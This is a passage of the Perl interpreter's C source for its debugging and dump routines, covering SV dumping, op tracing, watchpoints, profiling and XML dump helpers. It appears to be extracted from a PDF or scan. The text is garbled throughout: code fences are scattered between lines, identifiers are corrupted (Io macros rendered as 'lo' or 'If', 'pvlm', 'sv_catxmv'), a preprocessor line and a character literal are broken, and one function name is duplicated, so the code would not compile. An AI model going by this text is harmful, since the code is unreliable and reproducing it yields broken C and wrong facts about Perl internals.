            PTR2UV(CvXSUBANY(sv).any_ptr));

        do_sv_dump(level+1, file, constant, nest+1, maxnest, dumpops,
            pvlim);
    } else {
        Perl_dump_indent(aTHX_ level, file, "  XSUBANY = %"IVdf"\n",
            (IV)CvXSUBANY(sv).any_i32);
    }
}

```

```

}

do_gvgv_dump(level, file, " GVGv::GV", CvGV(sv));

Perl_dump_indent(aTHX_ level, file, " FILE = \"%s\"\\n", CvFILE(sv));

if (type == SVt_PVCV)

    Perl_dump_indent(aTHX_ level, file, " DEPTH = %"IVdf"\\n", (IV)CvDEPTH(sv));

Perl_dump_indent(aTHX_ level, file, " FLAGS = 0x%"UVxf"\\n", (UV)CvFLAGS(sv));

Perl_dump_indent(aTHX_ level, file, " OUTSIDE_SEQ = %"UVuf"\\n", (UV)CvOUTSIDE_SEQ(sv));

if (type == SVt_PVFM)

    Perl_dump_indent(aTHX_ level, file, " LINES = %"IVdf"\\n", (IV)FmLINES(sv));

Perl_dump_indent(aTHX_ level, file, " PADLIST = 0x%"UVxf"\\n", PTR2UV(CvPADLIST(sv)));

if (nest < maxnest) {

    do_dump_pad(level+1, file, CvPADLIST(sv), 0);

}

{

    const CV * const outside = CvOUTSIDE(sv);

    Perl_dump_indent(aTHX_ level, file, " OUTSIDE = 0x%"UVxf" (%s)\\n",

        PTR2UV(outside),

        (!outside ? "null"

        : CvANON(outside) ? "ANON"

        : (outside == PL_main_cv) ? "MAIN"

        : CvUNIQUE(outside) ? "UNIQUE"

        : CvGV(outside) ? GvNAME(CvGV(outside)) : "UNDEFINED"));

}

if (nest < maxnest && (CvCLONE(sv) || CvCLONED(sv)))

    do_sv_dump(level+1, file, MUTABLE_SV(CvOUTSIDE(sv)), nest+1, maxnest, dumpops, pvlim);

```

```
break;
```

```
case SVt_PVGV:
```

```
case SVt_PVLV:
```

```
if (type == SVt_PVLV) {
```

```
    Perl_dump_indent(aTHX_ level, file, " TYPE = %c\n", LvTYPE(sv));
```

```
    Perl_dump_indent(aTHX_ level, file, " TARGOFF = %"IVdf"\n", (IV)LvTARGOFF(sv));
```

```
    Perl_dump_indent(aTHX_ level, file, " TARGLEN = %"IVdf"\n", (IV)LvTARGLEN(sv));
```

```
    Perl_dump_indent(aTHX_ level, file, " TARG = 0x%"UVxf"\n", PTR2UV(LvTARG(sv)));
```

```
    if (LvTYPE(sv) != 't' && LvTYPE(sv) != 'T')
```

```
        do_sv_dump(level+1, file, LvTARG(sv), nest+1, maxnest,
```

```
        dumpops, pvlim);
```

```
}
```

```
if (SvVALID(sv)) {
```

```
    Perl_dump_indent(aTHX_ level, file, " FLAGS = %u\n", (U8)BmFLAGS(sv));
```

```
    Perl_dump_indent(aTHX_ level, file, " RARE = %u\n", (U8)BmRARE(sv));
```

```
    Perl_dump_indent(aTHX_ level, file, " PREVIOUS = %"UVuf"\n", (UV)BmPREVIOUS(sv));
```

```
    Perl_dump_indent(aTHX_ level, file, " USEFUL = %"IVdf"\n", (IV)BmUSEFUL(sv));
```

```
}
```

```
if (!isGV_with_GP(sv))
```

```
    break;
```

```
Perl_dump_indent(aTHX_ level, file, " NAME = \"%s\"\n", GvNAME(sv));
```

```
Perl_dump_indent(aTHX_ level, file, " NAMELEN = %"IVdf"\n", (IV)GvNAMELEN(sv));
```

```
do_hv_dump (level, file, " GvSTASH", GvSTASH(sv));
```

```
Perl_dump_indent(aTHX_ level, file, " GP = 0x%"UVxf"\n", PTR2UV(GvGP(sv)));
```



```

if (!GvGP(sv))

    break;

Perl_dump_indent(aTHX_ level, file, "  SV = 0x%"UVxf"\n", PTR2UV(GvSV(sv)));

Perl_dump_indent(aTHX_ level, file, "  REFCNT = %"IVdf"\n", (IV)GvREFCNT(sv));

Perl_dump_indent(aTHX_ level, file, "  IO = 0x%"UVxf"\n", PTR2UV(GvIOp(sv)));

Perl_dump_indent(aTHX_ level, file, "  FORM = 0x%"UVxf" \n", PTR2UV(GvFORM(sv)));

Perl_dump_indent(aTHX_ level, file, "  AV = 0x%"UVxf"\n", PTR2UV(GvAV(sv)));

Perl_dump_indent(aTHX_ level, file, "  HV = 0x%"UVxf"\n", PTR2UV(GvHV(sv)));

Perl_dump_indent(aTHX_ level, file, "  CV = 0x%"UVxf"\n", PTR2UV(GvCV(sv)));

Perl_dump_indent(aTHX_ level, file, "  CVGEN = 0x%"UVxf"\n", (UV)GvCVGEN(sv));

Perl_dump_indent(aTHX_ level, file, "  LINE = %"IVdf"\n", (IV)GvLINE(sv));

Perl_dump_indent(aTHX_ level, file, "  FILE = \"%s\"\n", GvFILE(sv));

Perl_dump_indent(aTHX_ level, file, "  FLAGS = 0x%"UVxf"\n", (UV)GvFLAGS(sv));

do_gv_dump (level, file, "  EGV", GvEGV(sv));

break;

```

case SVt\_PVIO:

```

Perl_dump_indent(aTHX_ level, file, "  IFP = 0x%"UVxf"\n", PTR2UV(IfIP(sv)));

Perl_dump_indent(aTHX_ level, file, "  OFP = 0x%"UVxf"\n", PTR2UV(IfOFP(sv)));

Perl_dump_indent(aTHX_ level, file, "  DIRP = 0x%"UVxf"\n", PTR2UV(IfDIRP(sv)));

Perl_dump_indent(aTHX_ level, file, "  LINES = %"IVdf"\n", (IV)IfLINES(sv));

Perl_dump_indent(aTHX_ level, file, "  PAGE = %"IVdf"\n", (IV)IfPAGE(sv));

Perl_dump_indent(aTHX_ level, file, "  PAGE_LEN = %"IVdf"\n", (IV)IfPAGE_LEN(sv));

Perl_dump_indent(aTHX_ level, file, "  LINES_LEFT = %"IVdf"\n", (IV)IfLINES_LEFT(sv));

```

```

if (IfTOP_NAME(sv))

```

```

    Perl_dump_indent(aTHX_ level, file, "  TOP_NAME = \"%s\"\n", IfTOP_NAME(sv));

```

```

if (!IoTOP_GV(sv) || SvTYPE(IoTOP_GV(sv)) == SVt_PVGV)

    do_gv_dump (level, file, " TOP_GV", IoTOP_GV(sv));

else {

    Perl_dump_indent(aTHX_ level, file, " TOP_GV = 0x%"UVxf"\n",

        PTR2UV(IoTOP_GV(sv)));

    do_sv_dump (level+1, file, MUTABLE_SV(IoTOP_GV(sv)), nest+1,

        maxnest, dumpops, pvlim);

}

/* Source filters hide things that are not GV's in these three, so let's

    be careful out there. */

if (IoFMT_NAME(sv))

    Perl_dump_indent(aTHX_ level, file, " FMT_NAME = \"%s\"\n", IoFMT_NAME(sv));

    if (!IoFMT_GV(sv) || SvTYPE(IoFMT_GV(sv)) == SVt_PVGV)

        do_gv_dump (level, file, " FMT_GV", IoFMT_GV(sv));

    else {

        Perl_dump_indent(aTHX_ level, file, " FMT_GV = 0x%"UVxf"\n",

            PTR2UV(IoFMT_GV(sv)));

        do_sv_dump (level+1, file, MUTABLE_SV(IoFMT_GV(sv)), nest+1,

            maxnest, dumpops, pvlim);

    }

if (IoBOTTOM_NAME(sv))

    Perl_dump_indent(aTHX_ level, file, " BOTTOM_NAME = \"%s\"\n", IoBOTTOM_NAME(sv));

    if (!IoBOTTOM_GV(sv) || SvTYPE(IoBOTTOM_GV(sv)) == SVt_PVGV)

        do_gv_dump (level, file, " BOTTOM_GV", IoBOTTOM_GV(sv));

    else {

```

```

Perl_dump_indent(aTHX_ level, file, " BOTTOM_GV = 0x%"UVxf"\n",
                  PTR2UV(loBOTTOM_GV(sv)));

do_sv_dump (level+1, file, MUTABLE_SV(loBOTTOM_GV(sv)), nest+1,
            maxnest, dumpops, pvlm);

}

if (isPRINT(loTYPE(sv)))
Perl_dump_indent(aTHX_ level, file, " TYPE = '%c'\n", loTYPE(sv));

else

Perl_dump_indent(aTHX_ level, file, " TYPE = '\\\%o'\n", loTYPE(sv));

Perl_dump_indent(aTHX_ level, file, " FLAGS = 0x%"UVxf"\n", (UV)loFLAGS(sv));

break;

case SVt_REGEXP:

{
    struct regexp * const r = (struct regexp *)SvANY(sv);

    flags = RX_EXTFLAGS((REGEXP*)sv);

    sv_setpv(d, "");

    append_flags(d, flags, regexp_flags_names);

    if (*(SvEND(d) - 1) == ',') {

        SvCUR_set(d, SvCUR(d) - 1);

        SvPVX(d)[SvCUR(d)] = '\0';

    }

    Perl_dump_indent(aTHX_ level, file, " EXTFLAGS = 0x%"UVxf" (%s)\n",
                    (UV)flags, SvPVX_const(d));

    Perl_dump_indent(aTHX_ level, file, " INTFLAGS = 0x%"UVxf"\n",
                    (UV)(r->intflags));

```

```

Perl_dump_indent(aTHX_ level, file, " NPARENS = %"UVuf"\n",
                  (UV)(r->nparens));

Perl_dump_indent(aTHX_ level, file, " LASTPAREN = %"UVuf"\n",
                  (UV)(r->lastparen));

Perl_dump_indent(aTHX_ level, file, " LASTCLOSEPAREN = %"UVuf"\n",
                  (UV)(r->lastcloseparen));

Perl_dump_indent(aTHX_ level, file, " MINLEN = %"IVdf"\n",
                  (IV)(r->minlen));

Perl_dump_indent(aTHX_ level, file, " MINLENRET = %"IVdf"\n",
                  (IV)(r->minlenret));

Perl_dump_indent(aTHX_ level, file, " GOFS = %"UVuf"\n",
                  (UV)(r->gofs));

Perl_dump_indent(aTHX_ level, file, " PRE_PREFIX = %"UVuf"\n",
                  (UV)(r->pre_prefix));

Perl_dump_indent(aTHX_ level, file, " SEEN_EVALS = %"UVuf"\n",
                  (UV)(r->seen_evals));

Perl_dump_indent(aTHX_ level, file, " SUBLEN = %"IVdf"\n",
                  (IV)(r->sublen));

if (r->subbeg)
    Perl_dump_indent(aTHX_ level, file, " SUBBEG = 0x%"UVxf" %s\n",
                     PTR2UV(r->subbeg),
                     pv_display(d, r->subbeg, r->sublen, 50, pvlm));
else
    Perl_dump_indent(aTHX_ level, file, " SUBBEG = 0x0\n");

Perl_dump_indent(aTHX_ level, file, " ENGINE = 0x%"UVxf"\n",

```

```

        PTR2UV(r->engine));

    Perl_dump_indent(aTHX_ level, file, " MOTHER_RE = 0x%"UVxf"\n",

        PTR2UV(r->mother_re));

    Perl_dump_indent(aTHX_ level, file, " PAREN_NAMES = 0x%"UVxf"\n",

        PTR2UV(r->paren_names));

    Perl_dump_indent(aTHX_ level, file, " SUBSTRS = 0x%"UVxf"\n",

        PTR2UV(r->substrs));

    Perl_dump_indent(aTHX_ level, file, " PPRIVATE = 0x%"UVxf"\n",

        PTR2UV(r->pprivate));

    Perl_dump_indent(aTHX_ level, file, " OFFS = 0x%"UVxf"\n",

        PTR2UV(r->offs));

#ifdef PERL_OLD_COPY_ON_WRITE

    Perl_dump_indent(aTHX_ level, file, " SAVED_COPY = 0x%"UVxf"\n",

        PTR2UV(r->saved_copy));

#endif

    }

    break;

}

SvREFCNT_dec(d);
}

void
Perl_sv_dump(pTHX_ SV *sv)
{
    dVAR;

```

```
PERL_ARGS_ASSERT_SV_DUMP;
```

```
if (SvROK(sv))
```

```
    do_sv_dump(0, Perl_debug_log, sv, 0, 4, 0, 0);
```

```
else
```

```
    do_sv_dump(0, Perl_debug_log, sv, 0, 0, 0, 0);
```

```
}
```

```
int
```

```
Perl_runops_debug(pTHX)
```

```
{
```

```
    dVAR;
```

```
    if (!PL_op) {
```

```
        Perl_ck_warner_d(aTHX_ packWARN(WARN_DEBUGGING), "NULL OP IN RUN");
```

```
        return 0;
```

```
    }
```

```
    DEBUG_l(Perl_deb(aTHX_ "Entering new RUNOPS level\n"));
```

```
    do {
```

```
        if (PL_debug) {
```

```
            if (PL_watchaddr && (*PL_watchaddr != PL_watchok))
```

```
                PerlIO_printf(Perl_debug_log,
```

```
                    "WARNING: %"UVxf" changed from %"UVxf" to %"UVxf"\n",
```

```
                    PTR2UV(PL_watchaddr), PTR2UV(PL_watchok),
```

```

        PTR2UV(*PL_watchaddr));

    if (DEBUG_s_TEST_) {
        if (DEBUG_v_TEST_) {
            PerlIO_printf(Perl_debug_log, "\n");
            deb_stack_all();
        }
        else
            debstack();
    }

    if (DEBUG_t_TEST_) debop(PL_op);
    if (DEBUG_P_TEST_) debprof(PL_op);
}

} while ((PL_op = PL_op->op_ppaddr(aTHX)));

DEBUG_l(Perl_deb(aTHX_ "leaving RUNOPS level\n"));

TAINT_NOT;

return 0;
}

```

I32

Perl\_debop(pTHX\_ const OP \*o)

```

{
    dVAR;

```

```

PERL_ARGS_ASSERT_DEBOP;

if (CopSTASH_eq(PL_curcop, PL_debstash) && !DEBUG_J_TEST_)
    return 0;

Perl_deb(aTHX_ "%s", OP_NAME(o));

switch (o->op_type) {

case OP_CONST:

case OP_HINTSEVAL:

    /* With ITHREADS, consts are stored in the pad, and the right pad
     * may not be active here, so check.
     * Looks like only during compiling the pads are illegal.
     */

#ifdef USE_ITHREADS

    if (((SVOP*)o)->op_sv) || !IN_PERL_COMPILETIME)

#endif

    PerlIO_printf(Perl_debug_log, "(%s)", SvPEEK(cSVOPo_sv));

    break;

case OP_GVSV:

case OP_GV:

    if (cGVOPo_gv) {

        SV * const sv = newSV(0);

#ifdef PERL_MAD

        /* FIXME - is this making unwarranted assumptions about the

```



```

        UTF-8 cleanliness of the dump file handle? */

        SvUTF8_on(sv);

#ifdef
        gv_fullname3(sv, cGVOPo_gv, NULL);

        PerlIO_printf(Perl_debug_log, "(%s)", SvPV_nolen_const(sv));

        SvREFCNT_dec(sv);
    }

    else

        PerlIO_printf(Perl_debug_log, "(NULL)");

    break;

case OP_PADSV:

case OP_PADAV:

case OP_PADHV:

    {

        /* print the lexical's name */

        CV * const cv = deb_curcv(cxstack_ix);

        SV *sv;

        if (cv) {

            AV * const padlist = CvPADLIST(cv);

            AV * const comppad = MUTABLE_AV(*av_fetch(padlist, 0, FALSE));

            sv = *av_fetch(comppad, o->op_targ, FALSE);

        } else

            sv = NULL;

        if (sv)

            PerlIO_printf(Perl_debug_log, "(%s)", SvPV_nolen_const(sv));

```

```

else
    PerlIO_printf(Perl_debug_log, "[%sUVuf]", (UV)o->op_targ);
}

break;

default:

    break;

}

PerlIO_printf(Perl_debug_log, "\n");

return 0;

}

```

STATIC CV\*

S\_deb\_curcv(pTHX\_ const I32 ix)

```

{
    dVAR;

    const PERL_CONTEXT * const cx = &cxstack[ix];

    if (CxTYPE(cx) == Cxt_SUB || CxTYPE(cx) == Cxt_FORMAT)

        return cx->blk_sub.cv;

    else if (CxTYPE(cx) == Cxt_EVAL && !CxTRYBLOCK(cx))

        return PL_compcv;

    else if (ix == 0 && PL_curstackinfo->si_type == PERLSI_MAIN)

        return PL_main_cv;

    else if (ix <= 0)

        return NULL;

    else

```

```
    return deb_curcv(ix - 1);  
}
```

```
void
```

```
Perl_watch(pTHX_ char **addr)
```

```
{
```

```
    dVAR;
```

```
    PERL_ARGS_ASSERT_WATCH;
```

```
    PL_watchaddr = addr;
```

```
    PL_watchok = *addr;
```

```
    PerlIO_printf(Perl_debug_log, "WATCHING, %"UVxf" is currently %"UVxf"\n",
```

```
        PTR2UV(PL_watchaddr), PTR2UV(PL_watchok));
```

```
}
```

```
STATIC void
```

```
S_debprof(pTHX_ const OP *o)
```

```
{
```

```
    dVAR;
```

```
    PERL_ARGS_ASSERT_DEBPROF;
```

```
    if (!DEBUG_J_TEST_ && CopSTASH_eq(PL_curcop, PL_debstash))
```

```
        return;
```

```

    if (!PL_profiledata)

        Newxz(PL_profiledata, MAXO, U32);

    ++PL_profiledata[o->op_type];
}

void
Perl_debprofdump(pTHX)
{
    dVAR;

    unsigned i;

    if (!PL_profiledata)

        return;

    for (i = 0; i < MAXO; i++) {

        if (PL_profiledata[i])

            PerlIO_printf(Perl_debug_log,

                "%5lu %s\n", (unsigned long)PL_profiledata[i],

                PL_op_name[i]);

    }
}

#ifdef PERL_MAD

/*

 * XML variants of most of the above routines

 */

```

STATIC void

S\_xmldump\_attr(pTHX\_ I32 level, PerlIO \*file, const char\* pat, ...)

```
{  
    va_list args;  
  
    PERL_ARGS_ASSERT_XMLDUMP_ATTR;  
  
    PerlIO_printf(file, "\n  ");  
    va_start(args, pat);  
    xmldump_vindent(level, file, pat, &args);  
    va_end(args);  
}
```

void

Perl\_xmldump\_indent(pTHX\_ I32 level, PerlIO \*file, const char\* pat, ...)

```
{  
    va_list args;  
  
    PERL_ARGS_ASSERT_XMLDUMP_INDENT;  
  
    va_start(args, pat);  
    xmldump_vindent(level, file, pat, &args);  
    va_end(args);  
}
```

void

```
Perl_xmldump_vindent(pTHX_ I32 level, PerlIO *file, const char* pat, va_list *args)
```

```
{  
  
    PERL_ARGS_ASSERT_XMLDUMP_VINDENT;  
  
    PerlIO_printf(file, "%*s", (int)(level*PL_dumpindent), "");  
  
    PerlIO_vprintf(file, pat, *args);  
}
```

```
void
```

```
Perl_xmldump_all(pTHX)
```

```
{  
  
    xmldump_all_perl(FALSE);  
}
```

```
void
```

```
Perl_xmldump_all_perl(pTHX_ bool justperl PERL_UNUSED_DECL)
```

```
{  
  
    PerlIO_setlinebuf(PL_xmlfp);  
  
    if (PL_main_root)  
        op_xmldump(PL_main_root);  
  
    /* someday we might call this, when it outputs XML: */  
  
    /* xmldump_packsubs_perl(PL_defstash, justperl); */  
  
    if (PL_xmlfp != (PerlIO*)PerlIO_stdout())  
        PerlIO_close(PL_xmlfp);  
  
    PL_xmlfp = 0;
```

```
}
```

```
void
```

```
Perl_xmldump_packsubs(pTHX_ const HV *stash)
```

```
{
```

```
    PERL_ARGS_ASSERT_XMLDUMP_PACKSUBS;
```

```
    xmldump_packsubs_perl(stash, FALSE);
```

```
}
```

```
void
```

```
Perl_xmldump_packsubs_perl(pTHX_ const HV *stash, bool justperl)
```

```
{
```

```
    I32 i;
```

```
    HE *entry;
```

```
    PERL_ARGS_ASSERT_XMLDUMP_PACKSUBS_PERL;
```

```
    if (!HvARRAY(stash))
```

```
        return;
```

```
    for (i = 0; i <= (I32) HvMAX(stash); i++) {
```

```
        for (entry = HvARRAY(stash)[i]; entry; entry = HeNEXT(entry)) {
```

```
            GV *gv = MUTABLE_GV(HeVAL(entry));
```

```
            HV *hv;
```

```
            if (SvTYPE(gv) != SVt_PVGv || !GvGP(gv))
```

```
                continue;
```

```

        if (GvCVu(gv))
            xmldump_sub_perl(gv, justperl);
        if (GvFORM(gv))
            xmldump_form(gv);
        if (HeKEY(entry)[HeKLEN(entry)-1] == ':')
            && (hv = GvHV(gv)) && hv != PL_defstash)
            xmldump_packsubs_perl(hv, justperl); /* nested package */
    }
}
}

```

void

Perl\_xmldump\_sub(pTHX\_ const GV \*gv)

```

{
    PERL_ARGS_ASSERT_XMLDUMP_SUB;

    xmldump_sub_perl(gv, FALSE);
}

```

void

Perl\_xmldump\_sub\_perl(pTHX\_ const GV \*gv, bool justperl)

```

{
    SV * sv;

    PERL_ARGS_ASSERT_XMLDUMP_SUB_PERL;
}

```



```

if (justperl && (CvISXSUB(GvCV(gv)) || !CvROOT(GvCV(gv))))
    return;

sv = sv_newmortal();

gv_fullname3(sv, gv, NULL);

Perl_xmldump_indent(aTHX_ 0, PL_xmlfp, "\nSUB %s = ", SvPVX(sv));

if (CvXSUB(GvCV(gv)))
    Perl_xmldump_indent(aTHX_ 0, PL_xmlfp, "(xsub 0x%"UVxf" %d)\n",
        PTR2UV(CvXSUB(GvCV(gv))),
        (int)CvXSUBANY(GvCV(gv)).any_i32);
else if (CvROOT(GvCV(gv)))
    op_xmldump(CvROOT(GvCV(gv)));
else
    Perl_xmldump_indent(aTHX_ 0, PL_xmlfp, "<undef>\n");
}

void

Perl_xmldump_form(pTHX_ const GV *gv)
{
    SV * const sv = sv_newmortal();

    PERL_ARGS_ASSERT_XMLDUMP_FORM;

    gv_fullname3(sv, gv, NULL);

    Perl_xmldump_indent(aTHX_ 0, PL_xmlfp, "\nFORMAT %s = ", SvPVX(sv));

```

```

    if (CvROOT(GvFORM(gv)))
        op_xmldump(CvROOT(GvFORM(gv)));
    else
        Perl_xmldump_indent(aTHX_ 0, PL_xmlfp, "<undef>\n");
}

```

void

Perl\_xmldump\_eval(pTHX)

```

{
    op_xmldump(PL_eval_root);
}

```

char \*

Perl\_sv\_catxmlsv(pTHX\_ SV \*dsv, SV \*ssv)

```

{
    PERL_ARGS_ASSERT_SV_CATXMLSV;

    return sv_catxmlpv(dsv, SvPVX(ssv), SvCUR(ssv), SvUTF8(ssv));
}

```

char \*

Perl\_sv\_catxmlpv(pTHX\_ SV \*dsv, const char \*pv, int utf8)

```

{
    PERL_ARGS_ASSERT_SV_CATXMLPV;

    return sv_catxmlpv(dsv, pv, strlen(pv), utf8);
}

```

```

char *
Perl_sv_catxmlpv(pTHX_ SV *dsv, const char *pv, STRLEN len, int utf8)
{
    unsigned int c;

    const char * const e = pv + len;

    const char * const start = pv;

    STRLEN dsvcur;

    STRLEN cl;

    PERL_ARGS_ASSERT_SV_CATXMLPVN;

    sv_catpvs(dsv, "");

    dsvcur = SvCUR(dsv); /* in case we have to restart */

retry:
    while (pv < e) {
        if (utf8) {
            c = utf8_to_uvchr((U8*)pv, &cl);

            if (cl == 0) {
                SvCUR(dsv) = dsvcur;

                pv = start;

                utf8 = 0;

                goto retry;
            }

```

```
}
```

```
else
```

```
    c = (*pv & 255);
```

```
switch (c) {
```

```
case 0x00:
```

```
case 0x01:
```

```
case 0x02:
```

```
case 0x03:
```

```
case 0x04:
```

```
case 0x05:
```

```
case 0x06:
```

```
case 0x07:
```

```
case 0x08:
```

```
case 0x0b:
```

```
case 0x0c:
```

```
case 0x0e:
```

```
case 0x0f:
```

```
case 0x10:
```

```
case 0x11:
```

```
case 0x12:
```

```
case 0x13:
```

```
case 0x14:
```

```
case 0x15:
```

```
case 0x16:
```

case 0x17:

case 0x18:

case 0x19:

case 0x1a:

case 0x1b:

case 0x1c:

case 0x1d:

case 0x1e:

case 0x1f:

case 0x7f:

case 0x80:

case 0x81:

case 0x82:

case 0x83:

case 0x84:

case 0x86:

case 0x87:

case 0x88:

case 0x89:

case 0x90:

case 0x91:

case 0x92:

case 0x93:

case 0x94:

case 0x95:

```
case 0x96:

case 0x97:

case 0x98:

case 0x99:

case 0x9a:

case 0x9b:

case 0x9c:

case 0x9d:

case 0x9e:

case 0x9f:

    Perl_sv_catpvf(aTHX_ dsv, "STUPIDXML(#x%X)", c);

    break;

case '<':

    sv_catpvs(dsv, "&lt;");

    break;

case '>':

    sv_catpvs(dsv, "&gt;");

    break;

case '&':

    sv_catpvs(dsv, "&amp;");

    break;

case '":

    sv_catpvs(dsv, "&#34;");

    break;

default:
```

```

if (c < 0xD800) {
    if (c < 32 || c > 127) {
        Perl_sv_catpvf(aTHX_ dsv, "&#x%X;", c);
    }
    else {
        const char string = (char) c;
        sv_catpvn(dsv, &string, 1);
    }
    break;
}

if ((c >= 0xD800 && c <= 0xDB7F) ||
    (c >= 0xDC00 && c <= 0xDFFF) ||
    (c >= 0xFFFF0 && c <= 0xFFFF) ||
    c > 0x10ffff)
    Perl_sv_catpvf(aTHX_ dsv, "STUPIDXML(#x%X)", c);
else
    Perl_sv_catpvf(aTHX_ dsv, "&#x%X;", c);
}

if (utf8)
    pv += UTF8SKIP(pv);
else
    pv++;
}

```

```

    return SvPVX(dsv);
}

char *
Perl_sv_xmlpeek(pTHX_ SV *sv)
{
    SV * const t = sv_newmortal();

    STRLEN n_a;

    int unref = 0;

    PERL_ARGS_ASSERT_SV_XMLPEEK;

    sv_utf8_upgrade(t);

    sv_setpvs(t, "");

    /* retry: */
    if (!sv) {
        sv_catpv(t, "VOID=\\\"");

        goto finish;
    }

    else if (sv == (const SV *)0x55555555 || SvTYPE(sv) == 'U') {
        sv_catpv(t, "WILD=\\\"");

        goto finish;
    }

    else if (sv == &PL_sv_undef || sv == &PL_sv_no || sv == &PL_sv_yes || sv == &PL_sv_placeholder) {
        if (sv == &PL_sv_undef) {

```



```

sv_catpv(t, "SV_UNDEF=\"1\"");

if (!(SvFLAGS(sv) & (SVf_OK|SVf_OOK|SVs_OBJECT|
                    SVs_GMG|SVs_SMG|SVs_RMG)) &&
    SvREADONLY(sv))
    goto finish;
}

else if (sv == &PL_sv_no) {
    sv_catpv(t, "SV_NO=\"1\"");

    if (!(SvFLAGS(sv) & (SVf_ROK|SVf_OOK|SVs_OBJECT|
                        SVs_GMG|SVs_SMG|SVs_RMG)) &&
        !(~SvFLAGS(sv) & (SVf_POK|SVf_NOK|SVf_READONLY|
                        SvP_POK|SvP_NOK)) &&
        SvCUR(sv) == 0 &&
        SvNVX(sv) == 0.0)
        goto finish;
}

else if (sv == &PL_sv_yes) {
    sv_catpv(t, "SV_YES=\"1\"");

    if (!(SvFLAGS(sv) & (SVf_ROK|SVf_OOK|SVs_OBJECT|
                        SVs_GMG|SVs_SMG|SVs_RMG)) &&
        !(~SvFLAGS(sv) & (SVf_POK|SVf_NOK|SVf_READONLY|
                        SvP_POK|SvP_NOK)) &&
        SvCUR(sv) == 1 &&
        SvPVX(sv) && *SvPVX(sv) == '1' &&
        SvNVX(sv) == 1.0)

```

```

        goto finish;
    }

    else {

        sv_catpv(t, "SV_PLACEHOLDER=\"1\"");

        if (!(SvFLAGS(sv) & (SVf_OK|SVf_OOK|SVs_OBJECT|
                                SVs_GMG|SVs_SMG|SVs_RMG)) &&
            SvREADONLY(sv))

            goto finish;

    }

    sv_catpv(t, " XXX=\"\" ");
}

else if (SvREFCNT(sv) == 0) {

    sv_catpv(t, " refcnt=\"0\"");

    unref++;

}

else if (DEBUG_R_TEST_) {

    int is_tmp = 0;

    I32 ix;

    /* is this SV on the tmps stack? */

    for (ix=PL_tmps_ix; ix>=0; ix--) {

        if (PL_tmps_stack[ix] == sv) {

            is_tmp = 1;

            break;

        }

    }

}

```

```

if (SvREFCNT(sv) > 1)

    Perl_sv_catpvf(aTHX_ t, " DRT=\"<%UVuf\"%s>\\\"", (UV)SvREFCNT(sv),

        is_tmp ? "T" : "");

else if (is_tmp)

    sv_catpv(t, " DRT=\"<T>\\\"");

}

```

```

if (SvROK(sv)) {

    sv_catpv(t, " ROK=\"\\\"");

}

```

```

switch (SvTYPE(sv)) {

default:

    sv_catpv(t, " FREED=\"1\\\"");

    goto finish;

}

```

```

case SVt_NULL:

    sv_catpv(t, " UNDEF=\"1\\\"");

    goto finish;

}

```

```

case SVt_IV:

    sv_catpv(t, " IV=\"\\\"");

    break;

}

```

```

case SVt_NV:

    sv_catpv(t, " NV=\"\\\"");

    break;

}

```

```

case SVt_PV:

}

```

```
        sv_catpv(t, " PV=\");
    break;

case SVt_PVIV:
    sv_catpv(t, " PVIV=\");
    break;

case SVt_PVNV:
    sv_catpv(t, " PVNV=\");
    break;

case SVt_PVMG:
    sv_catpv(t, " PVMG=\");
    break;

case SVt_PVLV:
    sv_catpv(t, " PVLV=\");
    break;

case SVt_PVAV:
    sv_catpv(t, " AV=\");
    break;

case SVt_PVHV:
    sv_catpv(t, " HV=\");
    break;

case SVt_PVCV:
    if (CvGV(sv))
        Perl_sv_catpvf(aTHX_ t, " CV=\"(%s)\", GvNAME(CvGV(sv))");
    else
        sv_catpv(t, " CV=\"()\");
```

```

        goto finish;
case SVt_PVGV:
    sv_catpv(t, " GV=\"");
    break;
case SVt_BIND:
    sv_catpv(t, " BIND=\"");
    break;
case SVt_REGEX:
    sv_catpv(t, " REGEXP=\"");
    break;
case SVt_PVFM:
    sv_catpv(t, " FM=\"");
    break;
case SVt_PVIO:
    sv_catpv(t, " IO=\"");
    break;
}

if (SvPOKp(sv)) {
    if (SvPVX(sv)) {
        sv_catxmv(t, sv);
    }
}

else if (SvNOKp(sv)) {
    STORE_NUMERIC_LOCAL_SET_STANDARD();

```

```

        Perl_sv_catpvf(aTHX_ t, "%NVgf", SvNVX(sv));

        RESTORE_NUMERIC_LOCAL();
    }

    else if (SvIOKp(sv)) {
        if (SvIsUV(sv))
            Perl_sv_catpvf(aTHX_ t, "%UVuf", (UV)SvUVX(sv));
        else
            Perl_sv_catpvf(aTHX_ t, "%IVdf", (IV)SvIVX(sv));
    }

    else
        sv_catpv(t, "");

    sv_catpv(t, "\\");

finish:

    while (unref--)
        sv_catpv(t, "");

    return SvPV(t, n_a);
}

void
Perl_do_pmop_xmldump(pTHX_ I32 level, PerlIO *file, const PMOP *pm)
{
    PERL_ARGS_ASSERT_DO_PMOP_XMLDUMP;

    if (!pm) {

```

```

        Perl_xmldump_indent(aTHX_ level, file, "<pmop/>\n");

        return;
    }

    Perl_xmldump_indent(aTHX_ level, file, "<pmop \n");

    level++;

    if (PM_GETRE(pm)) {

        REGEXP *const r = PM_GETRE(pm);

        SV * const tmpsv = newSVpvn_utf8("", 0, TRUE);

        sv_catxmlsv(tmpsv, MUTABLE_SV(r));

        Perl_xmldump_indent(aTHX_ level, file, "pre=\"%s\"\n",

            SvPVX(tmpsv));

        SvREFCNT_dec(tmpsv);

        Perl_xmldump_indent(aTHX_ level, file, "when=\"%s\"\n",

            (pm->op_private & OPpRUNTIME) ? "RUN" : "COMP");

    }

    else

        Perl_xmldump_indent(aTHX_ level, file, "pre=\"\" when=\"RUN\"\n");

    if (pm->op_pmflags || (PM_GETRE(pm) && RX_CHECK_SUBSTR(PM_GETRE(pm)))) {

        SV * const tmpsv = pm_description(pm);

        Perl_xmldump_indent(aTHX_ level, file, "pmflags=\"%s\"\n", SvCUR(tmpsv) ? SvPVX(tmpsv) + 1 :

            "");

        SvREFCNT_dec(tmpsv);

    }

    level--;

    if (pm->op_type != OP_PUSHRE && pm->op_pmreplrootu.op_pmreplroot) {

```

```

        Perl_xmldump_indent(aTHX_ level, file, ">\n");

        Perl_xmldump_indent(aTHX_ level+1, file, "<pm_repl>\n");

        do_op_xmldump(level+2, file, pm->op_pmreplrootu.op_pmreplroot);

        Perl_xmldump_indent(aTHX_ level+1, file, "</pm_repl>\n");

        Perl_xmldump_indent(aTHX_ level, file, "</pmop>\n");
    }

    else

        Perl_xmldump_indent(aTHX_ level, file, "/>\n");
}

```

void

Perl\_pmop\_xmldump(pTHX\_ const PMOP \*pm)

```

{
